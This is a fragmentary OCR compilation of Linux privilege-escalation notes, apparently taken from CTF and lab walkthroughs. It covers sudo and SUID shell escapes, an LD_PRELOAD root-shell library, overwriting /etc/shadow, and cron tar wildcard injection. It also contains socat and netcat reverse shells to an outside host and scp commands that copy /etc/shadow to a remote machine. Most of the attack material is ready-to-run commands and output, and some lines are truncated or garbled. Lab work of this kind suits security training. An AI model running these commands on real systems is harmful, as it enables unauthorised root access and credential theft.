
While solving CTF challenges, for privilege escalation we always check root permissions for any user to execute any file or command by executing sudo -l command.

```
# User privilege specification
root  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

As per sudo rights the root user can execute from ALL terminals, acting as ALL users: ALL group, and run ALL command.

If you (root user) wish to grant sudo right to any particular user then type visudo

command which will open the sudoers file for editing. Under "user privilege specification" you will observe default root permission "root ALL=(ALL:ALL) ALL" BUT in actual, there is Tag option also available which is optional, as explained below in the following image.



traditional method to assign root privilege

Traditional Method to assign Root Privilege

visudo

raaz ALL=(ALL:ALL) ALL

or

raaz ALL=(ALL) ALL

```
# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

www.hackingarticles.in

Spawn Root Access

In the traditional method, PASSWD option is enabled for user authentication while executing the above command and it can be disabled by using NOPASSWD tag. The highlighted text is indicating that the current user is authorized to execute all command. Therefore we have obtained root access by executing the command.

```
raaz@ubuntu:~$ sudo -l
[sudo] password for raaz:
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sb

User raaz may run the following commands on ubuntu:
    (ALL : ALL) ALL
raaz@ubuntu:~$ sudo su
root@ubuntu:/home/raaz# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/raaz#
```

www.hackingarticles.in

default method to assign root privilege

Default Method to assign Root Privilege

visudo

raaz ALL=ALL

or

raaz ALL=(root) ALL

```
# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

```
sudo -l
```

Here you can perceive the highlighted text which is representative that the user raaz can run all command as root user. Therefore we can achieve root access by performing further down steps.

```
sudo su
or
sudo bash
```

```
raaz@ubuntu:~$ sudo -l
[sudo] password for raaz:
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User raaz may run the following commands on ubuntu:
    (root) ALL
raaz@ubuntu:~$ sudo bash
root@ubuntu:~#
```

find - allow root privilege to binary commands

find - Allow Root Privilege to Binary commands

```
# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= (root) NOPASSWD: /usr/bin/find
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

Spawn Root Access using Find Command

sudo find /home -exec /bin/bash \;
id

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/find
raaz@ubuntu:~$ sudo find /home -exec /bin/bash \;
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

allow root privilege to binay programs - Spawn shell

Allow Root Privilege to Binary Programs - Spawn shelll

raaz ALL= (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man, /usr/bin/vi

```
# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man, /usr/bin/vi
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

perl

python

python

sudo python -c 'import pty;pty.spawn("/bin/bash")'
id

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

less

awk - spawn

awk - spawn

At this phase, you can notice the highlighted text is representing that the user raaz can run AWK language program or script as root user. Therefore we obtained root access by executing AWK one-liner.

```
sudo awk 'BEGIN {system("/bin/bash")}'
id
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

sudo awk 'BEGIN {system("/bin/bash")}'
id

man

man

```
User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$
raaz@ubuntu:~$ sudo man man
```

It will be displaying Linux manual pages for editing, BUT for spawning root shell type **!bash** as prese below and hit enter, you get root access as done above using Less command.

```
MAN(1)                    Manual pager utils                    MAN(1)

NAME
       man - an interface to the on-line reference manuals

SYNOPSIS
       man  [-C  file]  [-d]  [-D]  [--warnings[=warnings]]  [-R encoding] [-L
       locale] [-m system[,...]] [-M path] [-S list]  [-e  extension]  [-i|-I]
       [--regex|--wildcard]   [--names-only]  [-a]  [-u]  [--no-subpages]  [-P
       pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
       cation]  [-p  string]  [-t]  [-T[device]]  [-H[browser]] [-X[dpi]] [-Z]
       [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
       man -f [whatis options] page ...
       man -l [-C file] [-d] [-D] [--warnings[=warnings]]  [-R  encoding]  [-L
       locale]  [-P  pager]  [-r  prompt]  [-7] [-E encoding] [-p string] [-t]
       [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
       man -w|-W [-C file] [-d] [-D] page ...
       man -c [-C file] [-d] [-D] page ...
       man [-?V]

DESCRIPTION
!bash
```

sudo -l

!bash

```
DESCRIPTION
!bash
```

You will get root access as shown in the below image.

```
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami
root
```

vi

vi

```
sudo vi
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
        /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo vi
```

Thus, It will open vi editors for editing, BUT for spawning root shell type !bash as shown below and hit enter, you get root access as done above using Less command.

```
~
~
~
:!bash
```

You will get root access as shown in the below image.

```
id
whoami
```

NOTE: sudo permission for less, nano, man, vi and man is very dangerous system file and lead to Privilege Escalation.

```
raaz@ubuntu:~$ sudo vi

root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami
root
```

www.hackingarticles.in

allow root privilege to shell script

bash script - spawn

<u>bash script - spawn</u>

Spawn root shell by Executing Bash script

For the privilege, escalation phase executes below command to view the sudo user list.

```
sudo -l
```

The highlighted text is indicating that the user raaz can run asroot.sh as the root user. Therefore we got root access by running asroot.sh script.

```
sudo /bin/script/asroot.sh
id
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
/usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$
raaz@ubuntu:~$ sudo /bin/script/asroot.sh
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

python script spawn

c script - spawn

<u>c script - spawn</u>

```
sudo -l
```

Here you can perceive the highlighted text is indicating that the user raaz can run shell (asroot.c comp file) as the root user. So we obtained root access by executing the following shell.

```
sudo /bin/script/shell
id
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$
raaz@ubuntu:~$ sudo /bin/script/shell
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

allow sudo right to other programs

env

Env

```
sudo -l
```

As we can observe user: raaz has sudo rights for env, FTP, SCP, and Socat, now let's try to get root access through them one-by-one.

```
sudo env /bin/bash
whoami
```

```
raaz@ubuntu:~$ sudo -l
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User raaz may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/env, /usr/bin/ftp, /usr/bin/scp, /usr/bin/socat
raaz@ubuntu:~$ sudo env /bin/bash
root@ubuntu:~# whoami
root
root@ubuntu:~#
```

ftp

ftp

Now let's try to get root access through FTP with the help of following commands:

```
sudo ftp
! /bin/bash
whoami
or
! /bin/sh
id
whoami
```

```
raaz@ubuntu:~$ sudo ftp
ftp> ! /bin/bash
root@ubuntu:~# whoami
root
root@ubuntu:~# exit
exit
ftp> ! /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

www.hackingarticles.in

sudo ftp
! /bin/bash
whoami
or
! /bin/sh
id
whoami

socat

socat

ttacker machine

socat file:`tty`,raw,echo=0 tcp-listen:1234

Victim machine

sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:x.x.x.x

Now let's try to get root access through socat with the help of following commands. Execute below command on the attacker's terminal in order to enable listener for reverse connection.

```
socat file:`tty`,raw,echo=0 tcp-listen:1234
```

Then run the following command on victim's machine and you will get root access on your attacker machine.

```
sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.105:1234
```

```
raaz@ubuntu:~$ sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.
105:1234
```

```
root@kali:/# socat file:`tty`,raw,echo=0 tcp-listen:1234
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

scp

scp

udo scp /etc/passwd aarti@x.x.x.x

sudo scp /etc/shadow aarti@x.x.x.x

read/write operation such as /etc/passwd and /etc/shadow files.

Syntax: scp SourceFile user@host:~/path of the directory

```
sudo scp /etc/passwd aarti@192.168.1.105:~/
sudo scp /etc/shadow aarti@192.168.1.105:~/
```

```
raaz@ubuntu:/$ sudo scp /etc/passwd aarti@192.168.1.105:~/
aarti@192.168.1.105's password:
passwd                                        100% 2070     2.0KB/s   00:00
raaz@ubuntu:/$ sudo scp /etc/shadow aarti@192.168.1.105:~/
aarti@192.168.1.105's password:
shadow                                        100% 1213     1.2KB/s   00:00
```

Now let's confirm the transformation by inspecting remote directory and as you can observe we have successfully received passwd and shadow files in our remote pc.

```
root@kali:/home/aarti# ls
passwd  shadow
root@kali:/home/aarti# cat shadow
root:!:17705:0:99999:7:::
daemon:*:16177:0:99999:7:::
bin:*:16177:0:99999:7:::
sys:*:16177:0:99999:7:::
sync:*:16177:0:99999:7:::
games:*:16177:0:99999:7:::
```

linux - suid - nmap

LINUX - SUID - NMAP

sudo nmap --interactive

!sh

linux - ld_preload

LINUX - LD_Preload

Shared Libraries

Shared libraries are libraries that are loaded by programs when they start. When a shared library is installed properly, all programs that start afterward automatically

use the new shared library.

Shared Libraries Names

Every shared library has a special name called the “soname”. The soname has the prefix “lib”, the name of the library, the phrase `”.so”, followed by a period and a version number.

The dynamic linker can be run either indirectly by running some dynamically linked program or shared object. The programs ld.so and ld-linux.so* find and load the shared objects (shared libraries) needed by a program, prepare the program to run, and then run it. (read from here)

LD_Preload: It is an environment variable that lists shared libraries with functions that override the standard set, just as /etc/ld.so.preload does. These are implemented by the loader /lib/ld-linux.so

For more information read from

```
Last login: Wed Jun 13 00:56:41 2018 from 192.168.1.103
raj@ubuntu:~$ sudo -l
Matching Defaults entries for raj on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
n\:/snap/bin,
    env_keep+=LD_PRELOAD

User raj may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /usr/bin/find, /usr/sbin/iftop, /usr/bin/vim
```

www.dudakingarudesain

```
raj@ubuntu:/$ cd /tmp
raj@ubuntu:/tmp$ nano shell.c
```

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

Then save it as shell.c inside /tmp.

```
  GNU nano 2.2.6                    File: shell.c

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init()
{
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);
        system("/bin/sh");
}
```

www.hackingarticles.in

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);

```
system("/bin/sh");
}

gcc -fPIC -shared -o shell.so shell.c -nostartfiles
ls -al shell.so
sudo LD_PRELOAD=/tmp/shell.so find
id
whoami
```

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
ls -al shell.so
sudo LD_PRELOAD=/tmp/shell.so find
id
whoami
```

Yuppieeee!!!! We got the ROOT access.

```
raj@ubuntu:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
raj@ubuntu:/tmp$ ls -al shell.so
-rwxrwxr-x 1 raj raj 6416 Jun 13 22:50 shell.so
raj@ubuntu:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

linux - suid - vim-tiny

LINUX - SUID - vim-tiny

find / -perm -u=s -type f 2>/dev/null

/usr/bin/vim.tiny

```
student@attackdefense:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/vim.tiny
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/su
```

openssl passwd -l -salt root password

```
student@attackdefense:~$ ls -la /usr/bin/vim.tiny
-rwsr-xr-x 1 root root 1108024 Apr 10  2018 /usr/bin/vim.tiny
student@attackdefense:~$ vim.tiny /etc/shadow
student@attackdefense:~$ openssl passwd -1 -salt root password
$1$root$1fvaXuILgb4rdRlHdQ80N/
student@attackdefense:~$
```

vim.tiny /etc/shadow
add in to root password
now boom

```
root:$1$root$1fvaXuILgb4rdRlHdQ80N/:17764:0:99999:7:::
daemon:*:17764:0:99999:7:::
bin:*:17764:0:99999:7:::
sys:*:17764:0:99999:7:::
sync:*:17764:0:99999:7:::
games:*:17764:0:99999:7:::
man:*:17764:0:99999:7:::
lp:*:17764:0:99999:7:::
mail:*:17764:0:99999:7:::
news:*:17764:0:99999:7:::
uucp:*:17764:0:99999:7:::
proxy:*:17764:0:99999:7:::
www-data:*:17764:0:99999:7:::
backup:*:17764:0:99999:7:::
list:*:17764:0:99999:7:::
irc:*:17764:0:99999:7:::
gnats:*:17764:0:99999:7:::
nobody:*:17764:0:99999:7:::
_apt:*:17764:0:99999:7:::
student:!:17797::::::
~
```

linux writable

LINUX -writable

ind /-writable -type d 2>/dev/null
cd /opt/ftpclient

ls
cat ftpclient.py
rm ftpclient.py

import sys
import os
os.system("nc -e /bin/bash x.x.x.x

```
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()

hades@symfonos3:/opt/ftpclient$ rm ftpclient.py
rm ftpclient.py
```

We first created a new ftpclient.py file in our kali in which we put a reverse netcat shell.

```
import sys
import os
os.system("nc -e /bin/bash 192.168.1.105 1234")
```

```
import sys
import os
os.system("nc -e /bin/bash 192.168.1.105 1234")
```

WWW.HACKINGARTICLES.IN

wget http://x.x.x.x
nc -lvp 1234
id
cd /root
cat proof.txt

cron

cron

```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
@reboot         root    /bin/bash /usr/share/simulate.sh
@reboot         root    dhclient
meterpreter > cat /usr/share/simulate.sh
#
# This script simulates human behaviour from the root account
#
```

shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
echo "nc -e /bin/bashx.x.x.xx
chmod 777 ls

linux - cron

LINUX -CRON

cron

cron

```
#
meterpreter > cat /backup/backup.sh
#!/bin/bash
cd /var/www/html
tar cf /backup/backup.tgz *
meterpreter >
```

msfvenom -p cmd/unix/reverse_netcat lhost=x.x.x.x

shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
echo "mkfifo /tmp/ivkwne; nc x.x.x.x
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
touch "/var/www/html/--checkpoint=1"

linux - automated script

LINUX - Automated Script

Vectors of Privilege Escalation

- OS Detail & Kernel Version
- Any Vulnerable package installed or running
- Files and Folders with Full Control or Modify Access
- File with SUID Permissions
- Mapped Drives (NFS)
- Potentially Interesting Files
- Environment Variable Path
- Network Information (interfaces, arp, netstat)
- Running Processes
- Cronjobs
- User’s Sudo Right
- Wildcard Injection

linenum

linenum

Once you download this script, you can simply run it by tying **./LinEnum.sh** on the terminal. Hence it will dump all fetched data and system details.

Let's Analysis Its result what it brings to us:

OS & Kernel Info: 4.15.0-36-generic, Ubuntu-16.04.1

Hostname: Ubuntu

```
raj@ubuntu:~/LinEnum$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.93

[-] Debug Info
[+] Thorough tests = Disabled (SUID/GUID checks will not be perfomed!)


Scan started at:
Thu Oct 11 10:11:02 PDT 2018


### SYSTEM ##############################################
[-] Kernel information:
Linux ubuntu 4.15.0-36-generic #39~16.04.1-Ubuntu SMP Tue Sep 25 08:59:


[-] Kernel information (continued):
Linux version 4.15.0-36-generic (buildd@lcy01-amd64-017) (gcc version 5


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
```

linuxprivchecker

Linuxprivchecker

```
raj@ubuntu:~$ python linuxprivchecker.py
==================================================================
LINUX PRIVILEGE ESCALATION CHECKER
==================================================================

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 4.15.0-36-generic (buildd@lcy01-amd64-017) (gcc version

[+] Hostname
    ubuntu

[+] Operating System
    Ubuntu 16.04.5 LTS \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    ens33     Link encap:Ethernet  HWaddr 00:0c:29:0f:8d:01
    inet addr:192.168.1.108  Bcast:192.168.1.255  Mask:255.255.255.0
    inet6 addr: fe80::4286:3de5:bbc0:1084/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:22887 errors:0 dropped:0 overruns:0 frame:0
    TX packets:16322 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:22479080 (22.4 MB)  TX bytes:1761967 (1.7 MB)
    lo        Link encap:Local Loopback
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:65536  Metric:1
    RX packets:1365 errors:0 dropped:0 overruns:0 frame:0
    TX packets:1365 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:134160 (134.1 KB)  TX bytes:134160 (134.1 KB)
```

www.hackingarticles.in

linuxexploitsuggester2

linuxexploitsuggester2

Linux Exploit Suggester 2

You can use the '-k' flag to manually enter a wildcard for the kernel/operating system release version.

```
./linux-exploit-suggester-2.pl -k 3.5
```

```
raj@ubuntu:~/linux-exploit-suggester-2$ ./linux-exploit-suggester-2.pl -k 3.5

  ##############################
    Linux Exploit Suggester 2
  ##############################

  Local Kernel: 3.5
  Searching among 71 exploits...

  Possible Exploits:
[+] dirty_cow (3.5.0)
     CVE-2016-5195
     Source: https://www.exploit-db.com/exploits/40616/
[+] msr (3.5.0)
     CVE-2013-0268
     Source: http://www.exploit-db.com/exploits/27297/
[+] perf_swevent (3.5.0)
     CVE-2013-2094
     Source: http://www.exploit-db.com/download/26131
[+] pp_key (3.5.0)
     CVE-2016-0728
     Source: https://www.exploit-db.com/exploits/39277/
[+] timeoutpwn (3.5.0)
     CVE-2014-0038
     Source: http://www.exploit-db.com/exploits/31346/

raj@ubuntu:~/linux-exploit-suggester-2$ ./linux-exploit-suggester-2.pl -k 3.9

  ##############################
    Linux Exploit Suggester 2
  ##############################

  Local Kernel: 3.9
  Searching among 71 exploits...

  Possible Exploits:
[+] dirty_cow (3.9.0)
     CVE-2016-5195
```

bashark

Bashark

It's Features

- Single Bash script
- Lightweight and fast
- Multi-platform: Unix, OSX, Solaris etc.
- No external dependencies
- Immune to heuristic and behavioral analysis

- Built-in aliases of often used shell commands
- Extends system shell with post-exploitation oriented functionalities
- Stealthy, with custom cleanup routine activated on exit
- Easily extensible (add new commands by creating Bash functions)
- Full tab completion

```
source bashark.sh
help
```

The help command will let you know all available options provide by bashark for post exploitation.

```
raj@ubuntu:~/Bashark$ source bashark.sh

<.> Bashark 1.0 post exploitation script
<.> Created by: TheSecondSun oO (thescndsun@gmail.com)

[*] Type 'help' to show available commands

bashark_1.0$ help

Bashark ver. 1.0 Commands:

        (no root required):
        _               -> Go back to previous directory
        bruteforce      -> Perform a dictionary attack against a protected file
        c               -> Clear screen
        cleanup         -> Modify Bashark cleanup routine settings
        cve             -> Search for a kernel exploit
        esc             -> Escape to a non-restricted shell
        fnd             -> Recursively search for string occurrence in current directory
        fndre           -> Search for most popular regullar expressions in a file
        fileinfo        -> Inspect a file
        getapp          -> Enumerate installed applications
        getconf         -> Enumerate configuration files
        getperm         -> Show files and folders with special permissions
        help            -> Show this help message
        hosts           -> Enumerate active hosts in background
        i               -> Show information about host
        isvm            -> Check if OS is running on virtual machine
```

www.hackingarticles.in

machine.

```
portscan < target's IP>
getconf
getprem
```

```
bashark_1.0$ portscan 127.0.0.1
[+] 127.0.0.1:21 is opened
[+] 127.0.0.1:80 is opened
bashark_1.0$ getconf
[+] Found /etc/group
[+] Found /etc/hosts
[+] Found /etc/crontab
[+] Found /etc/sysctl.conf
[+] Found /etc/ssh/ssh_config
[+] Found /etc/ssh/sshd_config
[+] Found /etc/resolv.conf
[+] Found /etc/ldap/ldap.conf
[+] Found /etc/exports
[+] Found /etc/fstab
[+] Found /etc/fuse.conf
[+] Found /etc/gai.conf
[+] Found /etc/host.conf
[+] Found /etc/ld.so.conf
[+] Found /etc/libao.conf
[+] Found /etc/logrotate.conf
[+] Found /etc/ltrace.conf
[+] Found /etc/mke2fs.conf
[+] Found /etc/netconfig
bashark_1.0$ getperm -c
[+] Results from common places:
/bin/cp
/bin/ping
/bin/mount
/bin/raj/aaru
/bin/raj/asroot.sh
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/pam_extrausers_chkpwd
/sbin/mount.nfs
/sbin/unix_chkpwd
```

www.hackingarticles.in

beroot

beroot

BeRoot

git clone //github.com/AlessandroZ/BeRoot.git
cd Linux
chmod 777 beroot.py

It’s Functions:
Check Files Permissions
SUID bin
NFS root Squashing
Docker
Sudo rules
Kernel Exploit

```
raj@ubuntu:~/BeRoot/Linux$ ./beroot.py
|=====================================================================|
|                                                                     |
|                       Linux Privilege Escalation                    |
|                                                                     |
|                           ! BANG BANG !                             |
|                                                                     |
|=====================================================================|


################# Files permissions #################

[!] Inside: /etc/cron.daily/man-db
[!] Wildcard found on line: "find /var/cache/man -type f -name '*.gz' -atime
[+] Interesting bin: /var/cache/man
[!] Shell escape method:
man man
!/bin/sh


[!] Inside: /etc/cron.daily/apport
[!] Wildcard found on line: find /var/crash/. ! -name . -prune -type f \( \(
[+] Interesting bin: find
[!] Shell escape method:
find . -exec /bin/sh \; -quit

[!] Inside: /etc/cron.daily/apport
[!] Wildcard found on line: find /var/crash/. ! -name . -prune -type d -regex
[+] Interesting bin: find
[!] Shell escape method:
find . -exec /bin/sh \; -quit


################# Suid bin #################

[!] /bin/cp
[+] Interesting bin: /bin/cp
[!] Shell escape method:
LFILE=file_to_write
TF=$(mktemp)
echo "DATA" > $TF
sudo cp $TF $LFILE
```

linux - capabilities capability

LINUX - capabilities capability

getcap -r / 2>/dev/null

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

```
www-data@ubuntu:/var/www/html/gara$ su yashika
su yashika
Password: raj@123

yashika@ubuntu:/var/www/html/gara$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/yashika/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
yashika@ubuntu:/var/www/html/gara$ cd /home/yashika
cd /home/yashika
yashika@ubuntu:~$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0);
<OSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# id
id
uid=0(root) gid=1001(yashika) groups=1001(yashika)
# cd /root
cd /root
```

caoability

caoability

nc -lvp 1234
whoami
getcap -r / 2>/dev/null

cd /tmp
tar -cvf readme.tar /home/domom/Desktop/README.md

tar -xvf readme.tar
cat tar /home/domom/Desktop/README.md

linux - binaries for escalation

LINUX - Binaries for escalation

https://www.hackingarticles.in/hack-the-lin-security-vm-boot-to-root/

lin.security

sudo /usr/bin/vi /var/www/html/php.ini.sample -c ':!/bin/bash'

zip

zip

sudo zip /tmp/nisha.zip /home/zico/raj -T --unzip-command="sh -c /bin/bash"

Let's exploit!!

Now first we will create a file with **touch** command as we have created a file **raj.txt** and now we will compress the raj.txt and through zip file, we are taking a shell. So that we will run the following command-

```
sudo zip 1.zip raj.txt -T --unzip-command="sh -c /bin/bash"
```

Now we can see that we have successfully taken the shell of the victim's machine through **zip** command.

```
ssh test@192.168.1.108
```

Well-done. We have connected through **ssh** successfully.

